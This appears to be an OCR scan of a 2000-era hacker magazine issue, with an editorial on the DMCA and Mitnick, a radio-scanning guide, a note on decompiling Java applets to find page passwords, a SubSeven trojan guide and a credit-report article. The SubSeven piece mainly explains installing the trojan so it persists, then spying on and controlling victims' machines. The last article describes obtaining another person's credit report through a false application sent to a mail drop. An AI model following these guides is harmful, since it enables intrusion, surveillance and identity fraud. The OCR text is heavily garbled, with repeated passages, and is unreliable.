

2600

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Strange Looking Foreign Phones



Lanzhou, China. Some people spend hours trying to figure out where to put the coins or card.

Photo by Lawrence Stoskopf



Iceland. Note the warning about surveillance cameras in case you're considering engaging in any lurvy business.

Photo by Kingpin



Slovenia. This deodesign never would have been allowed in the days of Tito.

Photo by Robert Vargason



Reykjavik, Iceland. Note the warning about surveillance cameras in case you're considering engaging in any lurvy business.

Photo by Kingpin

Come and visit our website and see our vast array of payphone photos that we've compiled! <http://www.2600.com>

"I think any time you expose vulnerabilities it's a good thing". United States Attorney General Janet Reno, May 2000 in response to security breaches uncovered by federal agents.

S T A F F

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Direction

One thing we can say about the year 2000 with some certainty is that it wasn't boring. If you didn't get a sense of excitement, you probably weren't paying attention. And not paying attention in this day and age is a real tragedy.

Forget about the Y2K fiasco. Forget about the election absurdity. These were just mass media

trinities, more miseries to our short attention spans. The events of consequence - those with true meaning - you had to look a little harder. But they were most definitely there.

It was the year Kevin Mitnick finally got out of prison. But it wouldn't be the year the authorites left him alone. That won't come until 2003 - we hope. Despite being out from behind bars since January, virtually the entire year has been a struggle - not being permitted to use many essential tools of technology, not being allowed to get a decent job, not being allowed to travel, not being allowed to give lectures on computer security, Mitnick was threatened with being sent back to prison for failing to participate in our H2K conference over the phone from his house!

Yet, he was released from prison in 2000. But was he freed? No way.

It was also the year of the lawsuit. Many of them. Not just those involving us, although we certainly had a record-setting year. There were, of course, the Napster and MP3 issues. Years too late, the recording industry finally realized that the music monopoly they held would not last forever. Their lack of foresight is overshadowed only by their naive insistence of using bullying tactics to get their way and hold onto that which was never theirs to begin with. In 2000, individuals stood up to unlikely corporate stooges with names like Metallica and reminded them that consumers are the ultimate authority on how an industry will function - once they get it together enough to take control. It will never be possible to prevent people from sharing music, nor should it be. The recording industry was made to realize in 2000 that the old ways no longer work. That doesn't mean that they won't continue to try and insist that they do work in 2001 and beyond. But many of us have now seen the potential of "open source" music and hopefully we'll use that to open doors for the sounds of new artists as well as consumers.

The ominous newcomer which made its pres-

ence felt in 2000 was of course the Digital Millennium Copyright Act. The DMCA is what was used against us in the DVD lawsuit. It was also used by Mapple this year to try and silence people who had figured out how it's Cybernetic worked. It's become a very popular means of intimidating people. This scary piece of legislation which everyone in the government seemed to support, makes it possible for the corporate powers to continue their domination of technology, business, and even art by simply making it illegal to not follow their oppressive and nonsensical rules.

Look at what we were drugged through this year. Satisfied for reporting on a program called DeCSS that was written by someone else which managed to defeat the screen security that prevented a DVD from being played on a Linux machine, we were treated as if we had gone out and pirated movies. Correction: we were treated far worse since there were people selling pirated movies nobody, not hackers, not civil libertarians, not ordinary people in the street - shared to figure out how to challenge that control. Selling a pirated movie is nothing to them. But telling people how the technology works is the real threat. We learned that this year. And the DMCA will continue to be used against others who not only tell people how things work, but people who figure it out themselves. That's right, the power of the DMCA was extended in October to encompass creation - in addition to distribution - of "conversion tools." We're in for some real battles in the years ahead. The first will be our appeal of the DeCSS case, scheduled to be heard this spring.

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A good many of this year's lawsuit threats came about because these corporations were convinced that laws like the DMCA, backed by global enforcers like the WTO and WIPO, gave them all the power they needed. Of course, that threatened us because we had registered websites which protected them only. Verizon, specifically, told us it was indeed an issue of free speech. Meanwhile, thousands of "cyber squatting" cases are now being decided in a United States court which so far has been largely sympathetic. The Motion Picture Association of America wanted to make sure they had control and that nobody, not hackers, not civil libertarians, not ordinary people in the street - shared to figure out

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AN INTRODUCTION TO RADIO SCANNING


by Sam Morse

signt88@yahoo.com

A common "police scanner" is one of the most potentially useful tools a technological enthusiast could have. Scanners have come a long way from bulky, crystal-controlled affairs with a handful of channels. Contemporarily scanners fit in the palm of your hand, have a thousand channels, and have wide-band programmable channels, and have wide-band programmable coverage from 150 KHz to 2 GHz. Certain models even have the ability to follow communications on trunked radio systems used by government and business.

For the uninitiated, a scanner is a VHF/UHF communications receiver that has the ability to step through multiple channels or "scan", stopping on a frequency it detects traffic on. Scanners monitor frequencies used by government agencies, the military, public safety, emergency services, utility companies, businesses, and wireless telecommunications devices. Some of the more deluxe units even cover the "HF" shortwave region. While the use of digital communications systems and encryption is on the rise, there is still plenty of monitorable activity for the foreseeable future.

There's a lot of good equipment out there, and selection is pretty much a matter of personal preference and operational requirements. For those living in areas whose public safety agencies use Motorola or GE/Ericsson trunked system, my recommendation would be the Uniden (Presto) BC-245XLT Trunktracker. This handheld is a refinement of the excellent BC-235XLT, which only was capable of monitoring Motorola systems. If you're looking for a really small wide-band unit with great audio, examine the Icom R-2. This unit has coverage from 500 KHz to 1300 MHz. Irimus Uniden BC-3000, Icom R-10, and Alinco DJ-X10 are also nice full-featured wide-band handheld units. There are also computer-controlled units such as the Winradio Icom PCR-1000, and Optoelectronics Optocom. Hackers appear to be gravitating towards



Exclusive Frequency

These are two basic approaches to finding frequencies. The first approach is to go on an electronic fishing expedition. This is how hobbists operate most of the time. You simply take a small piece of the frequency spectrum that your radio is capable of receiving and listen to see what you can find. The second approach is to pick a specific target to be the focus of your monitoring attention and attempt to find the frequencies

the icon PCR-1000. The nice thing about the PCR-1000 is that it has a built-in directional lap for monitoring digital signals.

Due to federal law, there are no new scanners with cellular phone coverage available in the United States to ordinary citizens. Those of you looking for a unit with unrestricted 800 MHz coverage will have to check out used equipment sources such as hamfests and pawn shops. The two models that still reign supreme are the Realistic PRO-2006 base and PRO-45 handheld.

Good luck finding one. These days scanners sold by Radio Shack are not only overpriced, but lacking in performance. There are much better sources available. The one thing, however, that I would get from Radio Shack is a copy of the book, Police Call. It is one of the best frequency directories you will find for any given area, along with the FCC's web site.

Finding Frequencies

Eventually the serious monitoring hobbyist gets the urge to go beyond listening to the standard widely available public safety and business frequencies. They get the desire to look for the good stuff that you will not find listed in Police Call or any of the other scanner frequency directories. The object of the hobbyists' listening

something mundane like the local mall security forces, but a search through the directories fails to uncover their operating frequencies. In either of these situations, the hobbyist can resort to using the various techniques detailed in this article to acquire an

Knowing what band a target operates on could be a matter of general knowledge. If your local police's dispatch channel is on VHF-high band, then it is a good bet their unused tactical channel is also there. It can also be determined by looking at the antennas on vehicles; unless the vehicle has a disguised antenna, a VHF-low band antenna will be 8-60 to 100 inch whip or a 35 inch whip with a five inch coil on the bottom. A VHF-high band antenna will be either an 18 inch whip or a 40 inch whip with a three inch coil on the bottom. UHF band antennas will be either a six inch whip or a 35 inch whip with a plastic band in the middle. 800 MHz antennas are either a three inch whip or a 13 inch whip with a "pig tail" coil in the middle. A cellular phone antenna is a common coil antenna will be about a foot long. A VHF-high band antenna will be about six inches long and about as thick as your index finger. UHF antennas will be either six inches long and slender compared to the VHF-high band antenna, or three inches

they use. During the course of using this second approach you will find other users, which you might find interesting later. I recommend that you use the first approach once in a while. Knowing the usual activity around you will help determine how far you can listen and especially important, when a transmission out of the ordinary appears. I recommend you acquire frequency directories for your area. Police Call is excellent for public safety listings, but only average when it comes to identifying businesses. There are other excellent directories available for particular local areas. Your local radio shop that still reign supreme are the Realistic PRO-2006 base and PRO-45 handheld.

Good luck finding one. These days scanners sold by Radio Shack are not only overpriced, but lacking in performance. There are much better sources available. The one thing, however, that I would get from Radio Shack is a copy of the book, Police Call. It is one of the best frequency directories you will find for any given area, along with the FCC's web site.

The tool that every monitoring hobbyist has is the "search" function on their scanner. Most of them, however, do not know how to use it. You should know the frequency band that your target uses. You should have an idea of where in that band they would be operating. You should search probable areas in small sections. The tool that every monitoring hobbyist has is the "search" function on their scanner. Most of them, however, do not know how to use it. You should know the frequency band that your target uses. You should have an idea of where in that band they would be operating. You should search probable areas in small sections.

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long 800 MHz antennas are about an inch and a half long.

Once you know the frequency band you determine where in that band they might be operating. In most non-federal cases this is as easy as looking at the Consolidated Frequency List in the back of Police Call. The list contains a list of frequencies allocated to two types of users you might have problems with: police departments and the federal government. Police departments can use any public safety frequency for "tactical" communications on a non-interference basis. The FCC also licenses local government agencies for frequencies allocated to different service if the frequency does not have a license already assigned to it. For example, a fire department could be licensed to a frequency allocated for highway maintenance. The Inter-Governmental Radio Advisory Committee (IRAC) handles licenses for the federal government. IRAC listings have been exempt from the Freedom of Information Act since 1983. The numerous agencies have been using the same frequencies for the past 13 years, but have changed frequencies. The IRAC listings in the Commercial Frequency List are still fairly accurate. Remember that they are only fairly accurate.



You should search a range that covers three to five seconds, and with the scanner's fastest speed. This seems to be the average duration for a radio transmission. Let's say you are searching the VHF-High band with a scanner that does 50 steps a second. Channel spacing for VHF-High band is 5 KHz. You should search your target antenna in a sweep of 750 KHz. 10.25 MHz. Search a range for one to two weeks at different times to catch everything in that range.

One little known trick is to use one of those old tunable public safety band receivers that predate scanners. An example would be the Realistic PRO-2. It covered 50 MHz, and 152-174 MHz. You can pick one up at a flea market or hamfest for as little as \$5. Radio Shack still sells a multi-band portable (12-640) that covers the VHF-Low and VHF-High bands, but at \$100 I think it's overpriced. While these units lack sensitivity and selectivity of a scanner, they are excellent for doing high-speed searching. Once you get a hit, you will have narrowed the possible frequency range down to roughly 500 KHz. You then use your scanner's search function to find the exact frequency. They are also good dedicated single-channel receivers for things like NOAA weather radio and the local fire department's dispatch frequency. If you ever

find an old multiband portable that covers UHF-TV, remember that channels 70-83 are now the 800 MHz. public safety, business, and cellular phone band.

If a signal is in your location's coverage area and your scanner is capable of receiving and displaying the frequency, you will eventually find it by searching. This will take time if you do it properly. If you are in a situation where you desire a faster approach, you can use a frequency counter.

A frequency counter is probably one of the most useful tools a monitoring hobbyist can own. A frequency counter works by locking on the strongest radio signal in an area and displaying the frequency. I strongly suggest that you bite the bullet and buy the Oregon Scientific Scout. If you are going to get into this facet of monitoring, Other frequency counters cost less, but lack the features the Scout possesses. These features make a world of difference between simply being a piece of test equipment and being a monitoring tool. The Scout will automatically capture a frequency and store up to 400 of them in memory. When the Scout captures a frequency, it will either beep or discrete vibrate. In each of these memories, the Scout stores up to 255 hits. This lets you know how often a given frequency is. The scout has a CI-V interface. The CI-V interface connects to a PC for automatic frequency logging, or to a receiver for reception tuning. With reception tuning, the receiver automatically tunes to the frequency the Scout captured. I used a RadioShack frequency counter for monitoring work before I bought a Scout. It had adequate sensitivity, but required constant viewing and a quick writing hand in order to use effectively. It was also very difficult to use while driving.

Frequency counters work in a radio transmission's near field. This means that you will generally have to be within 1000 feet of the target transmitter in order to acquire the frequency. The following table shows the average distances at which one will acquire a particular type of transmitter:

Transmitter

1.2 Ghz. 3 Watt radio
870 Mhz. 3 watt cellular phone
UHF 1 watt radio
FM wireless microphone
VHF-high band 1 watt radio
4649 MHz. cordless phone
27 Mhz. 5 watt CB

There are a few things you can do to enhance a frequency counter's operation. The first technique involves antenna usage. The standard telescoping whip is good for many

operations but you can do better. With the standard whip antenna, the Scout will pick up a cellular phone at approximately 150 feet. Rock it up to a 5/8 wave 800 MHz. antenna and the range increases to approximately 300 feet. A high gain antenna designed for the bands of interest will increase your range on desired frequencies and reduce interference from undesired ones. If you use a directional antenna, such as a yagi, you will be able to select a particular target location to investigate and eliminate interference from another location. The second technique is using filters. Using filters will block out undesired frequencies and find desired ones. An FM broadcast notch filter is very useful. Operadecoders sells the N100, which I recommend. FM broadcasters are a major source of undesirable interference, and having one nearby will cause your counter to look up on the broadcast station's frequency.

By using these techniques you will find the frequencies you desire. How quickly you find a frequency depends on your skill as a monitoring hobbyist and how much the target uses their radios. You can acquire a target such as a mail security force in as little as thirty seconds. This was how long I had to hold a radio at a help desk with a frequency counter before a security officer keyed up a radio. Some of the less active federal agencies can take a week or two before you can tag them. If you do not find the frequency, there are two possibilities. The first is that your target either does not use radios or uses them very infrequently. I will assume that your target does indeed use radio communications. The only solution to tagging an infrequent radio user is persistence and patience. Eventually they will key up and you will hear their frequency. The second possibility is that you found their frequency but failed to identify it properly. Listen to see on what frequency ranges. Listen to what you have found during previous monitoring attempts over a period of time to determine who it is you have found. My monitoring experiences have taught me that sometimes the true nature of the parties using a frequency may take a while to become apparent. Certain users use encrypted or spread spectrum (frequency hopping) communications. Receiving spread spectrum communications beyond the range is at this time beyond the ability of the

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that a certain radio hobbyist organization in Connecticut publishes an excellent introductory-level technical text. Encrypted communications not only present a similar difficulty, but are also illegal to learn to understand the Electronic Communications Privacy Act. Encrypted communications system users will sometimes have equipment difficulties and operate in the clear. A patient listener will wait for this opportunity.

We will assume that you, in the course of your monitoring hobby, have come across a genuine unidentified (funk) user while searching the spectrum. You've checked all the scanner frequency lists, e-mail lists, websites, and Usenet postings and have come up with nothing. You wish to identify the user and determine the extent of its communications network. To do this, you ask the following questions.

Frequency (or hertz) of subscriber if monitoring a trunked system? PLDPL tone, if scrambler or clear? Type of scrambling: digital? Single PLDPL used or multiple? Scrambled or clear? Type of scrambling: digital or analog? How many stations do you hear? How do they identify themselves? Signal strength of stations communicating? What are they talking about?

The first five characteristics are noted as soon as you discover the unit. You will have some initial information about the others, but as time goes on you will acquire more information. What you should be doing now is reading what information you do have on the unit. Some people like using a computer database, others like 3x5 index cards. The more info you have, the easier it'll be to identify the unit.

The frequency in question can help tell you the approximate range, location, and purpose of the unit's communications net. For example, the VHF low-band would likely be used for regional communications between base stations and mobile units. UHF on the other hand, would be for short-range tactical-type communications between several mobiles and portables. UHF portables are limited to a few miles. A VHF low-band base station can communicate a couple of hundred miles under the right circumstances. What other identified users operate on nearby frequencies?

PLDPL tones are another identifier. Knowing the PLDPL tone of an unit enables you to cross-reference it to other frequencies. If a police department uses a certain PL on their repeater, and an unit with surveillance authority is noted on the same band with the same PL, then it's quite possibly an unlisted channel for that police department. Knowing how many different PLDPL tones are in use on a given frequency tells you approximately how many different nets, or distinct groups of

communicators, are active on that freq. On a low-power portable frequency such as 154.800 MHz., users will use a unique PLDPL tone so they don't have to hear everyone else. There are only a limited number of PLDPL tones, however, so duplication by different nets is inevitable. Other users won't want to spend the extra money for radios with PLDPL capability, run without it, and tolerate the other users on the channel breaking their session. If you hear an undecoded, instead running under the radio shop's license. Each subscriber will be assigned his or her own PLDPL tone on the repeater. The community repeater is being replaced with SMR (Specialized Mobile Radio) trunked systems, although they are still widespread. Motorola sold all their commercial trunked systems to Nextel who is currently running them off the air and replacing them.

With IDEN (digital) systems. This has prompted many radio users to seek out alternatives to Nextel. Many radio shops are setting up 400 MHz. LTR (trunked) systems, which will eventually replace their community repeaters. LTR is an open protocol. This only means a wide availability of equipment for the business offering these services, but equipment for the monitoring enthusiast as well. There are also a few commercial SMRs running the GE/GE/SS EDACS system on 800 MHz. as well as 800 MHz. Smartnet systems that are not owned by Nextel. Each system can have several dozen users on it, making them a nice challenge for the monitoring hobbyist who wishes to map them out.

If an unit is scrambled, you will at least know whether or not the scrambling method is strong or digital. If they are using a simple single-frequency inversion method, then it is possible, although illegal, to decipher their communications and proceed. If they are using something advanced such as DVP, DEG, or Rolling Code then you will not be able to monitor the actual communications. You will still be able to note how often the frequency goes active and the signal strengths of the stations communicating. Voice propagation is often subject to failure, and you might catch a station operating in the clear if you wait just a matter of time. The reframing

questions you have in identifying the user are:

How many stations do you hear? How do they identify themselves? Signal strength of stations communicating? What are they talking about?

Main question, "Who am I listening to?" The best thing to do at this point is take a recorder and dedicate it to the given frequency. You can acquire basic 16-50 channel scanners for under \$100 at flea markets, pawn shops, and hamfests for this purpose. If you want 24 hour monitoring of the frequency, attach a VCR-recorded tape recorder to the scanner. Many scanners come equipped with a "tape out" jack for easy connection. Otherwise, go to Radio Shack and pick up one of the suction cup telephone microphones. This is attached to a telephone receiver by the earphone to record phone calls. Attach it near the speaker of the scanner. Experiment to find the best place to attach it to the scanner. For those of you who really want to get into things, Bill Cheek's Scanner Modification Handbook contains a wealth of information on modifying your scanner to make monitoring easier. You can add event counters to see how many times the frequency breaks squelch, time-stamping for monitored communications, and a whole host of other enhancements.

You will be able to initially discern IDs based on the frequency and the signal strength (even if approximate) of the stations on the net. You will also know what they are saying if it's in a language you can understand, although you might get a little tripped-up on E&T specialized jargon. Log it all down. Eventually you'll also be able to recognize the voices of the various people on the frequency and match them to IDs. The signal strength of each user will tell you approximately how far away they are from your location, and whether they are base or mobile stations. Consistent signal strength will indicate a base station or repeater. Mobile and portable stations will have varying signal strengths and often "moo" blurt on their signal.

When listening to an unit with the intent of identifying it, two things you should listen for are locations and specialized trade jargon. They can be cross-referenced to assist in identifying the user. Street maps of your nearby areas are good reference to have. I don't advocate "call chasing" (going to the scene of an incident that you've heard on your scanner). This can be dangerous and non-sense. It matters for public safety personnel who are working the incident. If, however, you've determined you are listening to an obviously civilian unit on a trunked system or community repeater who was just sent on

a service call to a location that's a few blocks away from you, it would be different matter. It would be worthwhile to take the dog for a quick walk to see who you are listening to. On that note, information you discover on community repeaters or trunked systems is transitory in nature. The talk-group or PL may belong to a different business next month.

If you listen long enough and pay attention to the communications you are receiving, you will identify the user. The amount of time will vary with the nature of the user and how often they are on the air. Once you identify the user, the rest is up to you. You can become quite intimate with the operations of a business by monitoring their communications. Monitoring local public safety communications will often give you a better handle on what's going on in your community than the local newspaper. The possibilities are endless. As an intellectual exercise, your monitoring endeavors will be delving into such diverse areas as electronics, geography, sociology, research skills, and current events. At any rate, signal analysis is a far better pastime than sitting in front of the television (although having CNN running in the background while you're working on something is a good idea). Chances are you'll have some questions regarding communications systems or services in your locality that could be answered by using SIGNAL analysis. Some questions that might come to mind are:

Who are the users of local community repeaters and SMR systems? What are high crime areas in my community? What are the most common crimes in my community? What is the reliability of the local utility infrastructure (electric, telephone, CATV, gas)? Is it obvious employing radio communications, but no license is listed for them. What's their frequency? What frequencies are other radio systems and the local public safety agencies using other than their published ones?

This article just scratches the surface of an activity that could easily take up a several book series. The best way a beginner can start is to just do it. Pick something like a local community repeater or SMR system, and see how much information you can acquire on it. You might have some specific questions regarding a communications user or system you already have some information on which you can go investigate. You might even be interested in something non-techical, such as crime statistics in your local city, whatever your specific interest. Remember that patience and persistence are good things and will reap dividends far above and beyond your initial investment.

More Java Fun

by Fauny Signals

This is an extension of Xpnotool's "Java Applet Hacking" article in 17-2. In case you missed the article, Xpnotool explained a way to exploit password protected web pages via information revealed inside a java archive (jar). This is an effective approach, but what if this information is not in the archive? Well,

first (maybe before you even open the archive), check for a <PARAM> tag in the HTML. This tag passes a value to the applet via <PARAM name="String value"> in the Java applet class. Sometimes filenames or important values will be revealed there.

Now, let's assume there is no <PARAM> and the archive reveals nothing, and all you have is a .class file. In this case, it's a safe bet that your user-password or protocol URL is inside the source. Better yet, the protocol to the "Really cool web game." So how do I get the source code, you may ask. To answer this question, you may need a little pomer in Java and the way its binaries work.

I'll start with the actual source code and walk you through to the execution. Here is a "Hello World" program. Note: this is not an applet, this is a console program. However, the same rules apply to applets.

```
public class HelloWorld {  
    public static void main(String args[]) {  
        System.out.println("Hello World");  
    }  
}
```

.Scrip

Save this code as HelloWorld.java and compile with Jdk (java.sun.com):

```
javac HelloWorld.java
```

This compilation creates the class file HelloWorld.class. This class file is what the Java interpreter (aka Java virtual machine) uses to execute the code (hence it's an interpreted language). Your next step will be to execute the code via the interpreter:

```
java HelloWorld
```

OK, back to the applets. Every browser that supports Java has its own virtual interpreter. Look for jar's in your Netscape directory (if you are really curious). So if you visit a page and the browser sees the <APPLET> tag it retrieves the .class/jar file from the web server and executes it via the interpreter.

If you recall, earlier, I was going to answer the question of how to get the source code. In order to get the code, you have to decompile the class file. Luckily for you the source code is located inside the class file. Even better, there are a number of Java decompilers on the web. Personally, I use "Deobfuscate Pro" (deobfuscatepro.net) for Windows and I imagine there is one at freshmeat.net. Just decompile the code and there ya go!



SubSeven

Usage, Prevention, Removal

By Cas

cas@globalhacking.com

Most of you out there will have heard of trojan horse programs running under Windows, such as Back Orifice and Netbus. Indeed, there have been articles in 2600 about them before. In this article, I will cover Sub7, an easy to learn, user friendly trojan program. I will talk about Sub7 in general, how to remove it, how to prevent yourself becoming a victim, and how to get the most out of it. This article is based on the 2.1 versions, which were the latest at the time of writing.

Sub7 first popped up some time ago and, for a while, was not as popular as Netbus or Back Orifice. Clients were full of bugs which were very annoying (first ip scanner) in 1.7 especially - it never worked for me!). However, as many trojan and virus sites will tell you, as of early 2000, it has become the most popular trojan and has been estimated to continue being so for the next five years. It is also described as the most powerful and most dangerous. Moshman, the creator, has been updating a good win32 update. Recently, a newer version has come out every couple of months, sometimes much less. By doing this, the newer versions are not detectable by most virus scanners, and updating a server on a victim's computer is easy. Version 2.1 has been in existence a while now. There has also been 2.1 Gold, 2.1 MuIE, 2.1 Bonus, etc. The 2.2 Beta stuck ass in that it had limited features and just didn't look so nice. However, something that looked promising in 2.2 was a program called SISN, which detected broadcasts from victims. i.e., you no longer have to scan for victims. This has potential, and would further improve the package. Sub7 has a huge feature set, meaning you can do practically anything with your victim - you have complete control.

Removal
CD drives popping open, messages appearing displayed on your screen, your printer printing out rubbish... all tell tale signs of someone in control of your machine via a trojan horse. First thing to do: Open a dos

prompt and type netstat -a. This should show a list of listening ports, and a list of what is connected to you. Have a look at the ports, and see what is suspect. Default Sub7 ports are 1243 (for older versions and 27374 for newer versions, although the port which the server runs on can be changed by the user). If you see connections to a suspect port, then most likely it's the server.

To make sure, at the dos prompt type "telnet" in the window that comes up click "Connect", Remote System, and in "Host Name" put 127.0.0.1 and in "Port" put the port number. You will either get "PWD" if the server is password protected, or it is not, something like:

"connected. timordate: 14.27.09 - July 8, 2000, Saturday, version: MuIE, 2.1".

Of course, time, date, and version may be different, but this is what it will look like.

Now you know you are infected. When first executed, the server creates an .exe in the C:\windows directory, either is random such as "highjacked.exe", or a user defined exe.

You will find pages on the Internet that say "run regedit, remove this and that, get this virus checker, get that Trojan detector", etc. etc. This was true a while ago, but now a new solution is available. Surf over to the Sub7 home page (subseven.1sk.org) and download the newest version - 2.1 Bonus.

This client has a password bypasser. Unzip it, and run subseven.exe. In "IP:UIN" put 127.0.0.1 and in "Port" put the port the server is running on. When or if you are asked for a password, simply hit enter. Now expand the "Connection" menu, click "Server Options", click "Remove Server", and confirm. Easy as pie. If for some reason this does not work (it doesn't appear to Sub7, if there is no password, you can gather info on the person trying to hack you (ICQ UIN, email address, etc.).

Finally, if you are pretty sure that it's clean, go into c:\windows, Ctrl+F to find, uncheck the "Include Subfolders" box, and search for .exe's created in the last one day. Remember where's there, then run the exe and do the find again. If there is a new exe, chances are it was Sub7 after all, and you should refer to removal instructions above. You can also look for a new port opening on your Network Monitor, or in netstat, after running the exe.

Some "hackers" (using this program) does not make you a "338 hex0r" may have been clever enough to delete netstat.

In this case, you should get a network monitor (it's a good idea to have one anyway) such as Network, available from www.m0n0.ch. From here, refer to the above sections. At some point, a new version of Sub7 will be released and the "Bonus" version I talked about which can be used to remove servers will not be downloadable. Many users will probably complain to Moshman about the password bypasser feature, and I can see it being removed from newer versions. Newer versions will probably not be vulnerable to the password bypasser feature, so other methods I have described manually deleting the server and startup stops will be necessary.

Prevention
The most obvious way to prevent your server from being owned is not to run any executable files that some "friend" may send you. However, if you must run executables that you have obtained from the Internet, then take the following precautions:

Scan it with everything you have. I've already mentioned the ineffectiveness of this method against Sub7, but do it anyway - it could be an older version. Look at the file size - newer versions of Sub7 are 373kb, but a clever user will have binned it with a small game or something similar (in which case it will be larger, so you cannot use this method). If a friend asks you to test his first C program, and it's like TcTo, chances are it will be OK.

Download Sub7 and attempt to open the exe you've been sent with editserver.exe. Click "Read Current Settings". If it says "Invalid server", proceed anyway? chances are it isn't Sub7 (but it could be another trojan). If it asks for a password or displays settings, then its Sub7. If there is no password, you can gather info on the person trying to hack you (ICQ UIN, email address, etc.).

Finally, if you are pretty sure that it's clean, go into c:\windows, Ctrl+F to find, uncheck the "Include Subfolders" box, and search for .exe's created in the last one day. Remember where's there, then run the exe and do the find again. If there is a new exe, chances are it was Sub7 after all, and you should refer to removal instructions above. You can also look for a new port opening on your Network Monitor, or in netstat, after running the exe.

Usage 1 - Editserver.exe

So you got Sub7/2.1 Bonus. I hope, or latest version), and it's sitting there waiting

to get used. Look at all those options! Let's get started, shall we? If you have a specific person you wish to get, then it is necessary to read this section. If you just wanna have some fun with a random victim, then you can skip to "Usage 2 - Finding a Victim".

First off, open editserver.exe, click "Browse" at the top, select the "server.exe", and choose "Run Current Settings". The first thing you need to do is choose how the server will be started each time the computer is booted. The two registry options will place it in the registry under HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run or runservices depending on which you choose. These options are fine if the victim is fairly inexperienced with Windows. You need to choose a registry key, so choose something that looks important that the victim won't mess with (i.e., don't choose "Hacker program"). WIN.INI is also for the inexperienced victim, and simply places the server exe path (C:\windows\servername.exe) as the WIN.INI so it is started each time Windows starts. "Less Known Method" places the server in the system.ini as shown:

[boot]
shell=Editserver.exe servername.exe
which will also start it each time Windows starts, and will make Windows think it's a parameter or extra option to explorer.exe. Finally, there is "Not Known Method" which changes HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run command from "%1% %%" to "servername.exe %1% %%" which will cause the server to be run and re-run every time an .exe file is opened. You probably won't need to use this setting unless you think the victim knows quite a bit about Windows.

The next section is notification. Put a SeOrder IP: 127.0.0.1 Subject: my victim [port=27374] (ip=127.0.0.1)-[victim=my_victim]-[info=UserName,Mac_Users]-[version=M.U. I.E., 2.1]-[password=xxx_sub7]) This shows who the victim is, what the IP and port is, and if there is a password,

To "Speech" lets you say stuff out of the victim's speakers. You must first upload the text to speech engine, which can be obtained from the Sub7 home page. Type what you wanna say and click "Say It!" "Clipboard Manager" lets you see what's on the clipboard, change what's on the clipboard, or clear the clipboard. "IRC Bot" is explained fully in the text file that accompanies Sub7.

Fun Manager

Desktop/webcam. This lets you have a preview of the desktop in a small window. You can also have continuous capture by lowering the interval time. "Full Screen Capture" shows you the victim's screen in full detail. "Webcam Capture" will show you the victim's ugly mug, or whatever the webcam is pointing at (if they have one). "Flip Screen" lets you flip the victim's screen horizontally and vertically. It can be restored by a double click. (I once found someone playing Red Alert online - this feature was hilarious!) "Print" allows you to specify text, size, and font style, and then print it. (I know where you live! works kinda well.)

"Browser" opens the victim's browser and points it to the specified URL. "Resolution" lets you change the victim's resolution. "Win Colors" lets you change the colors of the various parts of a window. Test it on yourself first to see what it will look like. Psychedelic baybeo.

Extra Fun

"Screensaver" lets you change the scrolling marquee screensaver to say whatever you want. All the options are there as they would appear in control panel, except password protection. "Restart Win" allows you to restart Windows or shut down in a variety of ways. "Mouse" has several options. It lets you reverse and restore the buttons, hide and show the cursor, control the mouse, and set and show mouse trails. "Sound" lets you record sound and play it! It also lets you change the sound settings of the victim's computer (read them first).

"TimeDate" lets you read and change the victim's time and date. "Extra" has all the other fun features, which are pretty self explanatory and quite cool to play about with.

Local Options

"Quality" lets you define the quality of the images you retrieve in "Desktop Capture"; and also the quality of the webcam transmission. Higher quality means slower transfer time. "Local Folds" is where all the

downloaded stuff is stored. "Skins" just make the client look pretty - you can get them from the Sub7 home page. "Misc Options" are pretty self-explanatory and have some neat little tools you can toggle to customize Sub7 to your needs. "Advanced" shows the ports for three of the features.

You only need to change them if the features aren't working properly, but this shouldn't be necessary. "Run Editserver" will run editserver (sheesh). Finally, at the top of the client there is an "IP Address Book" feature to score victims, an erosion mark button which rings the victim's computer to make sure it's still alive, and two shortcut menus which can be configued to what you use most. I almost forgot "IP Tool"! A cool little option which resolves host names to IPs, to URLs, and back and forth.

Conclusion

So now you know pretty much everything there is to know about this hugely popular trojan tool. When you're robbing through a victim's box, listen to your conscience. Don't delete random stuff and don't scare the hell out of them. (I once found some 80 year old guy and promptly removed the server from him. That shit's just way out of line.) You can get decent stuff out of their box (passwords, port records, etc.), so don't abuse it. Do nothing to their box that you wouldn't like done to your own.



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Re: Unauthorised Use of General Motors' GENERAL MOTORS INSURANCE
Logo
General Motors Corporation
1000 Renaissance Center
Detroit, MI 48260
Attn: Legal Department
(313) 962-2756
October 11, 2001
D.O. Box 99
Detroit, MI 48260, NY 11031

J.D. E. [Signature]
Charles H. Ellsworth
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2000 Premium Charge: \$64,425.22 B.R.: P.O. Box 300, Dept. 60, Detroit, MI 48260

Get Anyone's Credit Report For Free

by Rebekah

There are any number of reasons why you may want to obtain someone's credit report. This article is not meant to explain why, but this. Obtaining a credit report is something one and remaining anonymous is pretty simple. I used to work for one of the largest finance companies in the U.S. and spent day after day pulling info to segregate major wants:

1. Other Credit Bureaus
2. Government Agencies
3. Creditors
4. You

The thing to remember is that credit bureaus believe information from the first three all of the time, and information from you only part of the time. If you are trying to contact something on your credit report, they'll choose whether or not to believe you or their within. Really, there's no me or respect to it. However, if you are applying for credit, they want to believe what you're telling them, at least to a degree.

Credit bureaus aren't stupid. They're not going to believe that you're suddenly a millionaire, have more assets than you did last time you applied for credit, or that you're older/younger than you really are. They are smart, though, and will believe that you're within. If you are applying for credit, they want to believe what you're telling them, at least to a degree.

Credit bureaus aren't stupid. They're not going to believe that you're suddenly a millionaire, have more assets than you did last time you applied for credit, or that you're older/younger than you really are. They are smart, though,

can mail in anonymously will work. Fill in your target's name, and put their current address as the previous address. For the current address, put in your anonymous mail drop or P.O. box number. Don't fill anything else out, just mail it in as is.

When the credit bureau receives the application, they won't have a social security number on it. So they will run the name and try to match addresses. They'll find your turn didn't fill anything else out, the application will get denied and a refusal letter sent to your mail drop.

